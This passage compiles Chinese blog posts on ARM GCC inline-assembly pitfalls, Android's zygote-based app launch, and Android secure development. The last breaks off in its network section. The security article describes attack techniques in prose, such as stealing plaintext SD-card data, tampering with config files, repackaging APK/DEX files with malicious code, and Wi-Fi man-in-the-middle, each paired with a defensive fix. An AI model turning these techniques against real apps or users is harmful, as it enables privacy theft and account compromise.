现实世界往往会比理论情况更复杂。假设，我们需要调用一个 main 子程序，但是希望在子程序返回的时候直接跳转到 JMPADDR，而不是返回到 bx 指令的下一条指令。这在嵌入式开发中很常见。此时，我们需要使用 lr 寄存器（***译者注：lr 为链接寄存器，保存子程序调用时的返回地址***）：

```
ldr    lr, =JMPADDR
 ldr    r3, main
 bx     r3
```

我们看看上面的这段汇编，用内联汇编如何实现：

```
asm volatile(
 "mov lr, %1\n\t"
 "bx %0\n\t"
 : : "r" (main), "I" (JMPADDR));
```

有个问题，如果 JMPADDR 是合法立即数，那么上面的内联汇编会被解释成和之前纯汇编一样的代码，但如果不是合法立即数，我们可以使用 LDR 吗？答案是 NO。内联汇编中不能使用如下的 LDR 伪指令：

```
ldr    lr, =JMPADDR
```

内联汇编中，我们必须这么写：

```
asm volatile(
      "mov lr, %1\n\t"
      "bx %0\n\t"
      : : "r" (main), "r" (JMPADDR));
```

上面的代码会被编译器解释为：

```
   ldr         r3, .L1
   ldr         r2, .L2
   mov          lr, r2
   bx           r3
```

寄存器用法

通过分析 C 编译器的汇编输出来加深我们对于内联汇编的理解，始终是一个好办法。下面的表格中，给出了 C 编译器对于寄存器的一般使用规则：

Register	Alt. Name	Usage
r0	a1	First function argument Integer function result Scratch register
r1	a2	Second function argument Scratch register
r2	a3	Third function argument Scratch register
r3	a4	Fourth function argument Scratch register
r4	v1	Register variable
r5	v2	Register variable
r6	v3	Register variable
r7	v4	Register variable
r8	v5	Register variable
r9	v6 rfp	Register variable Real frame pointer
r10	sl	Stack limit

r11	fp	Argument pointer
r12	ip	Temporary workspace
r13	sp	Stack pointer
r14	lr	Link register Workspace
r15	pc	Program counter

内联汇编中的常见“陷阱”

指令序列

一般情况下，程序员总是认定最终生存的代码中的指令序列和源码的序列是一致的。但实际上，事实并非如此。在允许情况下，C 优化器会像处理 C 源码一样的方式来优化处理内联汇编，包括重新排序等优化。前面的“C 代码优化”一节，我们已经说明了这点。

本地变量绑定到寄存器

即使我们硬编码，指定一个变量绑定到某个寄存器，在实际的生成代码中，往往和我们的预期有出入：

```
int foo(int n1, int n2) {
   register int n3 asm("r7") = n2;
   asm("mov r7, #4");
   return n3;
}
```

上述代码中，指定 r7 寄存器来保持本地变量 n3，同时初始化为值 n2，然后将 r7 赋值为常数 4，最后返回 n3。经过编译后，输出的最终代码可能会让你大跌眼镜，因为编译器对于内联汇编段内的代码是“不敏感”的，但对于 C 代码却会“自主”的进行优化：

```
foo:
    mov r7, #4
    mov r0, r1
    bx   lr
```

实际上返回的是 n2，而不是返回 r7。（*译者注：按照 ATPCS 规则，foo 的参数传递规则为 n1 通过 r0 传递，n2 通过 r1 传递，返回值保存到 r0*）

到底发生了什么？我们可以看到最终的代码确实包含了我们内联汇编中的 mov 指令，但是 C 代码优化器可能会认为 n3 在后续没有使用，因此决定直接返回 n2 参数。

可以看出，即使我们绑定一个变量到寄存器，C 编译器也不一定会使用那个变量。这种情况下，我们需要告诉编译器我们在内联汇编中修改了变量：

```
asm("mov %0, #4" : "=l" (n3));
```

通过增加一个输出操作数，C 编译器知道，n3 已经被修改。看看输出的最终代码：

```
foo:
    push {r7, lr}
    mov   r7, #4
    mov   r0, r7
    pop   {r7, pc}
```

Thumb 下的汇编

注意，编译器依赖于不同的编译选项，可能会转换到 Thumb 状态，在 Thumb 状态下，内联汇编是不可用的！

汇编代码大小

大部分情况下，编译器能正确的确定汇编指令代码大小，但是如果我们使用了预定义的内联汇编宏，可能就会产生问题。因此，在内联汇编预定义宏和 C 预处理宏之间，我们最好选择后者。

标签

内联汇编可以使用标签作为跳转目标，但是要注意，目标标签不是只包含一条汇编指令，优化器可能会产生错误的结果输出。

预处理宏

在内联汇编中，不能包含预处理宏，因为对于内联汇编来说，这些宏只是一些字符串，不会解释。

外链

要了解更详细的内联汇编知识，可以参考 GCC 用户手册。最新版的手册链接：

http://gcc.gnu.org/onlinedocs/

版权

Copyright (C) 2007-2013 by Harald Kipp.
Permission is granted to copy, distribute and/or modify this document
under the terms of the GNU Free Documentation License, Version 1.3
or any later version published by the Free Software Foundation.

文档历史

Date (YMD)	Change	Thanks to
2014/02/11	Fixed the first constant example, where the constant must be an input operand.	spider391Tang
2013/08/16	Corrected the example code of specific register usage and added a new pitfall section about the same topic.	Sven Köhler
2012/03/28	Corrected the pitfall section about constant parameters and moved to the usage section.	enh
	Added a preprocessor macros pitfall.	
	Added this history.	

转载请注明出处：生活秀　　Enjoy IT!

http://blog.csdn.net/lifeshow/article/details/33725919

Android 漫游记(6)---APP 启动之旅（I）

Android 基于 Linux2.6+内核，我们看一张图，以对 Android 系统的架构有个感性的认识。

我们从 Kernel 层简单说明：

1、Kernel 层：基于 Linux2.6+内核，同时做了一些嵌入式环境做了一些针对性的优化调整。

2、Libraries 层：包括 Bionic C 库，以及 HAL（硬件驱动接口抽象）等 API。

3、Android Runtime（ART）层：包含核心应用库和 Dalvik 虚拟机。

4、Application Framework 层：纯 JAVA 的 API 框架，包括 Activity Manager 和 Windows Manager 等。

5、Application 层：顾名思义，应用层，如预装的电话、短信，游戏 APP 等。


下面，我们首先看下一个典型的 Android 系统 APP 进程映像：

命令行输入 PS，查看当前进程列表：

```
u0_a128   6381  137   515908 33212 ffffffff 400594b8 S com.qihoo360.mobilesafe
u0_a128   6510  6381  1148   372   c011414c 40041720 S rpc_server
log       6849  1     912    412   c0249d98 4012641c S /system/bin/logwrapper
dhcp      6850  6849  1168   636   c011414c 400b8530 S /system/bin/dhcpcd
root      7291  2     0      0     c006dfc0 00000000 S kworker/0:0
u0_a121   7355  137   486452 24940 ffffffff 400594b8 S com.kingroot.kinguser:service
u0_a108   7388  137   485044 22180 ffffffff 400594b8 S org.punchbox.service
u0_a25    7404  137   488712 26920 ffffffff 400594b8 S android.process.media
u0_a94    7443  137   483560 22900 ffffffff 400594b8 S com.icoolme.android.upgrade:push
system    7480  137   481140 21780 ffffffff 400594b8 S com.yulong.android.savepowermanager:remote
u0_a39    7500  137   487392 22772 ffffffff 400594b8 S com.android.mms
u0_a121   7590  137   494380 30768 ffffffff 400594b8 S com.kingroot.kinguser
u0_a108   7613  137   486036 20980 ffffffff 400594b8 S org.cocos2dx.FishGame
u0_a106   7631  137   480532 19540 ffffffff 400594b8 S jp.tkgktyk.flyingandroid
u0_a91    7645  137   482344 21688 ffffffff 400594b8 S system
root      7663  2     0      0     c006dfc0 00000000 S kworker/0:3
u0_a88    7666  137   482184 19812 ffffffff 400594b8 S com.asiainfo.android:remote
system    7710  137   481480 20568 ffffffff 400594b8 S com.mediatek.batterywarning
u0_a112   7793  137   481592 21004 ffffffff 400594b8 S com.xxAssistant
u0_a2     7806  137   485804 20536 ffffffff 400594b8 S com.android.contacts
u0_a50    7825  137   481816 20412 ffffffff 400594b8 S com.yulong.android.videoplayer
u0_a60    7846  137   485100 20984 ffffffff 400594b8 S com.android.gallery3d
system    7860  137   480496 20288 ffffffff 400594b8 S com.android.keychain
u0_a71    7876  137   480536 19644 ffffffff 400594b8 S com.android.musicfx
system    7893  137   486100 21108 ffffffff 400594b8 S com.android.settings
u0_a51    7919  137   491408 28064 ffffffff 400594b8 S com.ijinshan.duba:ScanService
u0_a3     7949  137   506620 29104 ffffffff 400594b8 S com.tencent.android.qqdownloader:connect
u0_a3     8089  137   514560 29636 ffffffff 400594b8 S com.tencent.android.qqdownloader
root      8167  7949  968    488   c0011668 40101f88 S sh
root      8172  8167  948    444   c04bb954 40057658 S aurora_root
root      8174  8172  940    164   c00773d8 40056da8 S /data/data/com.tencent.android.qqdownloader/root/aurora
u0_a3     8178  137   486432 20240 ffffffff 400594b8 S com.tencent.android.qqdownloader:uninstall
u0_a3     8191  8178  484392 14376 c011414c 40058720 S com.tencent.android.qqdownloader:uninstall
root      8252  2     0      0     c0268f0c 00000000 S loop12
root      8253  2     0      0     c006e2ec 00000000 S kdmflush
root      8254  2     0      0     c006e2ec 00000000 S kcryptd_io
root      8255  2     0      0     c006e2ec 00000000 S kcryptd
root      8256  2     0      0     c006e2ec 00000000 S ext4-dio-unwrit
u0_a78    8292  137   480424 19068 ffffffff 400594b8 S com.svox.pico
u0_a18    8372  137   593716 120508 ffffffff 400594b8 S cn.gamedog.phoneassist
u0_a18    8400  137   493012 19824 ffffffff 400594b8 S cn.gamedog.phoneassist:remote
```

http://blog.csdn.net/lifeshow

我们看看红圈标注的进程，其中 10002 为 PID，137 为父进程 ID。



可以看到进程号 137 的进程即为神秘的“zygote”进程，而 zygote 的父进程为 init 进程。init 进程为 Android 一切进程的祖先进程，而 zygote 则为 APP 应用的祖先进程。

至此，我们对 Android 的应用启动的初始过程有了一个大致的认识，下面，我们结合 AOSP（Android Open Source Project）来做更深入的分析。

Android 开源代码库：点击打开链接

首先我们从 app_main.cpp 开始（点击打开链接），这个就是/system/bin/app_process 的 C++源码，也就是所有 APP 的父进程。我们直接对照源码进程阅读，我添加了注释：

```
int main(int argc, char* const argv[])
{
    if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0) < 0) {
        // Older kernels don't understand PR_SET_NO_NEW_PRIVS and return
        // EINVAL. Don't die on such kernels.
        if (errno != EINVAL) {
            LOG_ALWAYS_FATAL("PR_SET_NO_NEW_PRIVS failed: %s", strerror(errno));
            return 12;
```

```
        }
}

AppRuntime runtime(argv[0], computeArgBlockSize(argc, argv));
// Process command line arguments
// ignore argv[0]
argc--;
argv++;

// Everything up to '--' or first non '-' arg goes to the vm.
//
// The first argument after the VM args is the "parent dir", which
// is currently unused.
//
// After the parent dir, we expect one or more the following internal
// arguments :
//
// --zygote : Start in zygote mode
// --start-system-server : Start the system server.
// --application : Start in application (stand alone, non zygote) mode.
// --nice-name : The nice name for this process.
//
// For non zygote starts, these arguments will be followed by
// the main class name. All remaining arguments are passed to
// the main method of this class.
//
// For zygote starts, all remaining arguments are passed to the zygote.
// main function.
```


```
int i = runtime.addVmArguments(argc, argv);

// Parse runtime arguments.    Stop at first unrecognized option.
bool zygote = false;
bool startSystemServer = false;
bool application = false;
const char* niceName = NULL;
String8 className;

++i;    // Skip unused "parent dir" argument.
while (i < argc) {
        const char* arg = argv[i++];
  /*******************
  启动参数包含--zygote
  niceName 即进程名，在 ARM32 下，ZYGOTE_NICE_NAME = zygote（ARM64 则为 zygote64）
  *******************/
        if (strcmp(arg, "--zygote") == 0) {
                zygote = true;
                niceName = ZYGOTE_NICE_NAME;
        }
        /*******************
  启动参数包含--start-system-server
  置 startSystemServer 为 true，以同时启动 system-server
  *******************/
  else if (strcmp(arg, "--start-system-server") == 0) {
                startSystemServer = true;
```

```
        }
        /*******************
  启动参数包含--application
  置 application 为 true，传递参数给 dalvik
  *******************/
  else if (strcmp(arg, "--application") == 0) {
                application = true;
        } else if (strncmp(arg, "--nice-name=", 12) == 0) {
                niceName = arg + 12;
        } else if (strncmp(arg, "--", 2) != 0) {
                className.setTo(arg);
                break;
        } else {
                --i;
                break;
        }
}

Vector<String8> args;
if (!className.isEmpty()) {
        // We're not in zygote mode, the only argument we need to pass
        // to RuntimeInit is the application argument.
        //
        // The Remainder of args get passed to startup class main(). Make
        // copies of them before we overwrite them with the process name.
  /*******************
  非 Zygote 模式处理
  *******************/
```

```
        args.add(application ? String8("application") : String8("tool"));
        runtime.setClassNameAndArgs(className, argc - i, argv + i);
    } else {
        // We're in zygote mode.
      /*******************
      Zygote 模式启动处理
      *******************/
        maybeCreateDalvikCache();

        if (startSystemServer) {
            args.add(String8("start-system-server"));
        }

        char prop[PROP_VALUE_MAX];
        if (property_get(ABI_LIST_PROPERTY, prop, NULL) == 0) {
            LOG_ALWAYS_FATAL("app_process: Unable to determine ABI list from property %s.",
                ABI_LIST_PROPERTY);
            return 11;
        }

        String8 abiFlag("--abi-list=");
        abiFlag.append(prop);
        args.add(abiFlag);

        // In zygote mode, pass all remaining arguments to the zygote
        // main() method.
        for (; i < argc; ++i) {
            args.add(String8(argv[i]));
```

```
            }
        }

        if (niceName && *niceName) {
            runtime.setArgv0(niceName);
            set_process_name(niceName);
        }

        if (zygote) {
          /*******************
          Zygote Init， Dalvik 启动
          *******************/
            runtime.start("com.android.internal.os.ZygoteInit", args);
        } else if (className) {
            runtime.start("com.android.internal.os.RuntimeInit", args);
        } else {
            fprintf(stderr, "Error: no class name or --zygote supplied.\n");
            app_usage();
            LOG_ALWAYS_FATAL("app_process: no class name or --zygote supplied.");
            return 10;
        }
    }
```

上面代码的几个关键地方，我都做了注释，我们看下 Android 根目录下的 init.rc 这个初始化脚本，可以找到如下的行：



其作用就是初始化 zygote 进程。

zygote 启动过程可以大致描述如下：执行 app_process，并修改进程名为 zygote，同时根据传入的 start-system- server 参数，启动 system-server 服务，同时初始化 dalvik 虚拟机。我们看看 AndroidRuntime 这个类的源码（点击打开链接），其中 start 函数的作用有两个，一是启动 dalvik VM，一是执行 com.android.internal.os.ZygoteInit 的 main 函数，并传递相关参数，实现 zygote 初始化工作。


我们再看看 com.android.internal.os.ZygoteInit 这个 JAVA 类的源码（点击打开链接），看看究竟都做了什么。

```
public static void main(String argv[]) {
        try {
            // Start profiling the zygote initialization.
            SamplingProfilerIntegration.start();

            boolean startSystemServer = false;
            String socketName = "zygote";
            String abiList = null;
            for (int i = 1; i < argv.length; i++) {
                if ("start-system-server".equals(argv[i])) {
              /*准备启动 system_server*/
                    startSystemServer = true;
                } else if (argv[i].startsWith(ABI_LIST_ARG)) {
                    abiList = argv[i].substring(ABI_LIST_ARG.length());
                } else if (argv[i].startsWith(SOCKET_NAME_ARG)) {
              /*Zygote 监听的 socketname，默认为/dev/socket/zygote     */
                    socketName = argv[i].substring(SOCKET_NAME_ARG.length());
                } else {
```

```
                throw new RuntimeException("Unknown command line argument: " + argv[i]);
            }
        }

        if (abiList == null) {
            throw new RuntimeException("No ABI list supplied.");
        }

    /**注册 socket*/
        registerZygoteSocket(socketName);
        EventLog.writeEvent(LOG_BOOT_PROGRESS_PRELOAD_START,
            SystemClock.uptimeMillis());
        preload();
        EventLog.writeEvent(LOG_BOOT_PROGRESS_PRELOAD_END,
            SystemClock.uptimeMillis());

        // Finish profiling the zygote initialization.
        SamplingProfilerIntegration.writeZygoteSnapshot();

        // Do an initial gc to clean up after startup
        gc();

        // Disable tracing so that forked processes do not inherit stale tracing tags from
        // Zygote.
        Trace.setTracingEnabled(false);

        if (startSystemServer) {
            startSystemServer(abiList, socketName);
```

```
                }

                Log.i(TAG, "Accepting command socket connections");
                runSelectLoop(abiList);

                closeServerSocket();
            } catch (MethodAndArgsCaller caller) {
                caller.run();
            } catch (RuntimeException ex) {
                Log.e(TAG, "Zygote died with exception", ex);
                closeServerSocket();
                throw ex;
            }
        }
```

ZygoteInit 完成实际的 system_server 启动，同时初始化 Zygote 的 socket 监听（/dev/socket/zygote 这个伪设备文件），至此终于完成了 APP 启动的所有准备工作，注意，这只是准备工作，真正的启动过程如下图：



1、Launcher（Android 的“发射进程”，你能看到的桌面，应用列表等都是 Launcher 的内容）进程监听到应用启动事件，如你点击了 APP 图标；

2、通过 Binder（Android 跨进程通信框架 IPC），跨进程通知 Activity Manager 服务来启动 Activity。ActivityManager 调用 Zygote.forkAndSpecialize 来 fork 一个新的 APP 子进程并返回 PID，然后调用 APP 的启动 Activity 的 OnStart 和 OnCreate 方法，完成启动！

我们看看 Fork 这个函数(点击打开链接)：Fork 的作用是“克隆”一个和当前进程结构一致的全新子进程（当然，并不是完整的照搬）！这是 Android 的一个聪明的做法，依据 Linux 的 COW（Copy On Write）理论，新生成的进程会“共享”父进程的所有库链接信息，同时会加载自己应有特定的一些 LIB，例如 Bionic libc 库是所有 APP 共享的，由于它是只读的，因此所有的 APP 共享一份“物理存储”的 LIBC 库，而不是每个 APP 一份拷贝。

我们看看 Zygote 进程的内存 maps 片段：

```
1|shell@android:/ # cat /proc/137/maps|more
4000d000-40012000 r-xp 00000000 b3:07 15         /system/bin/app_process
40012000-40013000 r--p 00004000 b3:07 15         /system/bin/app_process
40013000-40014000 rw-p 00005000 b3:07 15         /system/bin/app_process
40014000-40023000 r-xp 00000000 b3:07 378        /system/bin/linker
40023000-40024000 r--p 0000e000 b3:07 378        /system/bin/linker
40024000-40025000 rw-p 0000f000 b3:07 378        /system/bin/linker
40025000-40032000 rw-p 00000000 00:00 0
40032000-40036000 r-xp 00000000 b3:07 1122       /system/lib/liblog.so
40036000-40037000 r--p 00003000 b3:07 1122       /system/lib/liblog.so
40037000-40038000 rw-p 00004000 b3:07 1122       /system/lib/liblog.so
40038000-4009d000 r-xp 00000000 b3:07 1006       /system/lib/libc.so
4009d000-4009f000 r--p 00064000 b3:07 1006       /system/lib/libc.so
4009f000-400a1000 rw-p 00066000 b3:07 1006       /system/lib/libc.so
400a1000-400ac000 rw-p 00000000 00:00 0
400ac000-400ad000 r-xp 00000000 b3:07 1225       /system/lib/libstdc++.so
400ad000-400ae000 r--p 00000000 b3:07 1225       /system/lib/libstdc++.so
400ae000-400af000 rw-p 00001000 b3:07 1225       /system/lib/libstdc++.so
400af000-400c4000 r-xp 00000000 b3:07 1123       /system/lib/libm.so
400c4000-400c5000 r--p 00014000 b3:07 1123       /system/lib/libm.so
400c5000-400c6000 rw-p 00015000 b3:07 1123       /system/lib/libm.so
400c6000-400d5000 r-xp 00000000 b3:07 1030       /system/lib/libcutils.so
400d5000-400d6000 r--p 0000e000 b3:07 1030       /system/lib/libcutils.so
400d6000-400d7000 rw-p 0000f000 b3:07 1030       /system/lib/libcutils.so
--More--
```

http://blog.csdn.net/lifeshow

/system/lib 下面的这些 C 库被所有 APP 进程共享，虽然在不同的 APP 进程中可能位于不同的虚拟地址，但“共享”一份物理存储！其他的 APP 启动后的内存映像都是从这个 zygote 完整“拷贝”过来的！

转载请注明出处：生活秀 Enjoy IT！

http://blog.csdn.net/lifeshow/article/details/37812947

Android 软件安全开发实践

过去两年，研究人员已发现 Android 上的流行软件普遍存在安全缺陷或安全漏洞。漏洞频发的原因可能有很多，例如以下几种。

- 与一切都是集中管理的 iOS 相比，Android 提供了一种开放的环境，在获得了灵活性、可以满足各种定制需求的同时，也损失了部分安全性。
- 开发团队通常将精力集中在产品设计、功能实现、用户体验和系统效率等方面，而很少考虑安全问题。
- Android 提供的安全机制比较复杂，开发者需要理解它们，并对常见的攻击思路和攻击方法有所了解，才能有效地保护软件。
- 一方面，目前很少出现对特定移动软件安全漏洞的大规模针对性攻击，在真实的攻击出现之前，许 多人对此并不重视。另一方面，利用这些漏洞展开攻击并不太难，许 多攻击方法和工具都已经成熟。一旦出现这种攻击，用户的个人隐私数据可能发生泄漏，账户信息可能被盗取，如果与钓鱼等攻击结合，甚至可能产生经济损失。产 品开发团队则可能由此面临信任危机和法律风险。

我在此前进行的一些安全评估中，看到不少开发团队已具有非常高的安全开发水平，但也发现有知 名企业的软件存在各种缺陷。在本文中，我们将向大家介绍 Android 软件中比较常见的安全缺陷或安全漏洞，分析产生问题的原因，介绍可能的攻击方法，并 给出解决问题的建议。希望能抛砖引玉，引起大家对这类问题的关注。

数据存储

Android 软件可以使用的存储区域分为外部（SD 卡）和内部（NAND 闪存）两种。除了 大小和位置不同之外，两者在安全权限上也有很大的区别。外部存储的文件没有读写权限的管理，所有应用软件都可以随意创建、读取、修改、删除位于外部存储中 的任何文件，而仅仅需要申明 READ_EXTERNAL_STORAGE 和 READ_EXTERNAL_STORAGE 权限。内部存储则为每个软件分配了 私有区域，并有基于 Linux 的文件权限控制，其中每个文件的所有者 ID 均为 Android 为该软件设立的一个用户 ID。通常情况下，其他软件无权读写这 些文件。

关于数据存储可能出现的问题包括以下几种。

将隐私数据明文保存在外部存储

例如，聊天软件或社交软件将聊天记录、好友信息、社交信息等存储在 SD 卡上；备份软件将通信 录、短信等备份到 SD 卡上等。如果这些数据是直接明文保存（包括 文本格式、XML 格式、SQLite 数据库格式等）的，那么攻击者写的软件可以将其读取出来，并回传至指定的服务器，造成隐私信息泄露。
较好的做法是对这些数据进行加密，密码保存在内部存储，由系统托管或者由用户使用时输入。

将系统数据明文保存在外部存储

例如，备份软件和系统辅助软件可能将用户已安装的其他软件数据保存至 SD 卡，以便刷机或升级后进行恢复等；或者将一些系统数据缓存在 SD 卡上供后续使用。同样的，如果这些数据是明文保存的，恶意软件可以读取它们，有可能用于展开进一步的攻击。

将软件运行时依赖的数据保存在外部存储

如果软件将配置文件存储在 SD 卡上，然后在运行期间读取这些配置文件，并根据其中的数据决定 如何工作，也可能产生问题。攻击者编写的软件可以修改这些配置文 件，从而控制这些软件的运行。例如，如果将登录使用的服务器列表存储在 SD 卡中，修改后，登录连接就会被发往攻击者指定的服务器，可能导致账户泄露或会话 劫持（中间人攻击）。
对这种配置文件，较安全的方法是保存到内部存储；如果必须存储到 SD 卡，则应该在每次使用前判断它是否被篡改，例如，与预先保存在内部的文件哈希值进行比较。

将软件安装包或者二进制代码保存在外部存储

现在很多软件都推荐用户下载并安装其他软件；用户点击后，会联网下载另一个软件的 APK 文件，保存到 SD 卡然后安装。

也有一些软件为了实现功能扩展，选择动态加载并执行二进制代码。例如，下载包含了扩展功能的 DEX 文件或 JAR 文件，保存至 SD 卡，然后在软件运行时，使用 dalvik.system.DexClassLoader 类或者 java.lang.ClassLoader 类加载这些文件，再通过 Java 反射，执行 其中的代码。

如果在安装或加载前，软件没有对 SD 卡上的文件进行完整性验证，判断其是否可能被篡改或伪造，就可能出现安全问题。

在这里，攻击者可以使用称 为“重打包”（re-packaging）的方法。目前大量 Android 恶意代码已采用这一技术。重打包的基本原理是，将 APK 文件反汇编，得到 Dalvik 指令的 smali 语法表示；然后在其中添加、修改、删除等一些指令序列，并适当改动 Manifest 文件；最后，将这些指令重新汇编并打包成 新的 APK 文件，再次签名，就可以给其他手机安装了。通过重打包，攻击者可以加入恶意代码、改变软件的数据或指令，而软件原有功能和界面基本不会受到影 响，用户难以察觉。

如果攻击者对软件要安装的 APK 文件或要加载的 DEX、JAR 文件重打包，植入恶意代码，或 修改其原始代码；然后在 SD 卡上，用其替换原来的文件，或者拷贝到要执行或加载的路径，当软件没有验证这些文件的有效性时，就会运行攻击者的代码。攻击结果有很多可能，例如直接发送 扣费短信，或者将用户输入的账户密码发送给指定的服务器，或者弹出钓鱼界面等。

因此，软件应该在安装或加载位于 SD 卡的任何文件之前，对其完整性做验证，判断其与实现保存在内部存储中的（或从服务器下载来的）哈希值是否一致。

全局可读写的内部文件

如果开发者使用 openFileOutput(String name,int mode)方法创建内部文件时，将第二个参数设置为 Context.MODE_WORLD_READABLE 或 Context.MODE_WORLD_WRITEABLE，就会让这个文件变为全局可读或全局可写的。

开发者也许是为了实现不同软件之间的数据共享，但这种方法的问题在于无法控制哪个软件可以读写，所以攻击者编写的恶意软件也拥有这一权限。

如果要跨应用共享数据，一种较好的方法是实现一个 Content Provider 组件，提供数据的读写接口，并为读写操作分别设置一个自定义权限。

内部敏感文件被 root 权限软件读写

如果攻击者的软件已获得 root 权限，自然可以随意读写其他软件的内部文件。这种情况并不少见。

- 大量的第三方定制 ROM 提供了 root 权限管理工具，如果攻击者构造的软件伪造成一些功能强大的工具，可以欺骗用户授予它 root 权限。
- 即便手机安装的官方系统，国内用户也大多乐于解锁、刷 recovery 并刷入 root 管理工具。

- 在 Android 2.2 和 2.3 中，存在一些可以用于获取 root 权限的漏洞，并且对这种漏洞的利用不需要用户的确认。

因此，我们并不能假设其他软件无法获取 root 权限。即便是存在内部的数据，依然有被读取或修改的可能。

前面提到，重要、敏感、隐私的数据应使用内部存储，现在又遇到 root 后这些数据依然可能被 读取的问题。我对这个问题的观点是，如果攻击者铤而走险获得 root 权限（被用户觉察或者被安全软件发现的风险），那理论上他已拥有了系统的完整控制权， 可以直接获得联系人信息、短信记录等。此时，攻击者感兴趣的 软件漏洞利用更可能是获得其他由软件管理的重要数据，例如账户密码、会话凭证、账户数据等。例如，早期 Google 钱包将用户的信用卡数据明文存储，攻击 者获取这些数据后，可以伪装成持卡人进行进一步攻击以获得账号使用权。这种数据就是“其他由软件管理的重要数据”。

这个问题并没有通用的解决方法。开发者可能需要根据实际情况寻找方案，并在可用性与安全性之间做出恰当的选择。

网络通信

Android 软件通常使用 WiFi 网络与服务器进行通信。WiFi 并非总是可信的。例如，开放式网络或弱加密网络中，接入者可以监听网络流量；攻击者可以自己设置 WiFi 网络钓鱼。此外，在获得 root 权限后，还可以在 Android 系统中监听网络数据。

不加密地明文传输敏感数据

最危险的是直接使用 HTTP 协议登录账户或交换数据。例如，攻击者在自己设置的钓鱼网络中配置 DNS 服务器，将软件要连接的服务器域名解析至攻击者的另一台服务器；这台服务器就可以获得用户登录信息，或者充当客户端与原服务器的中间人，转发双方数据。

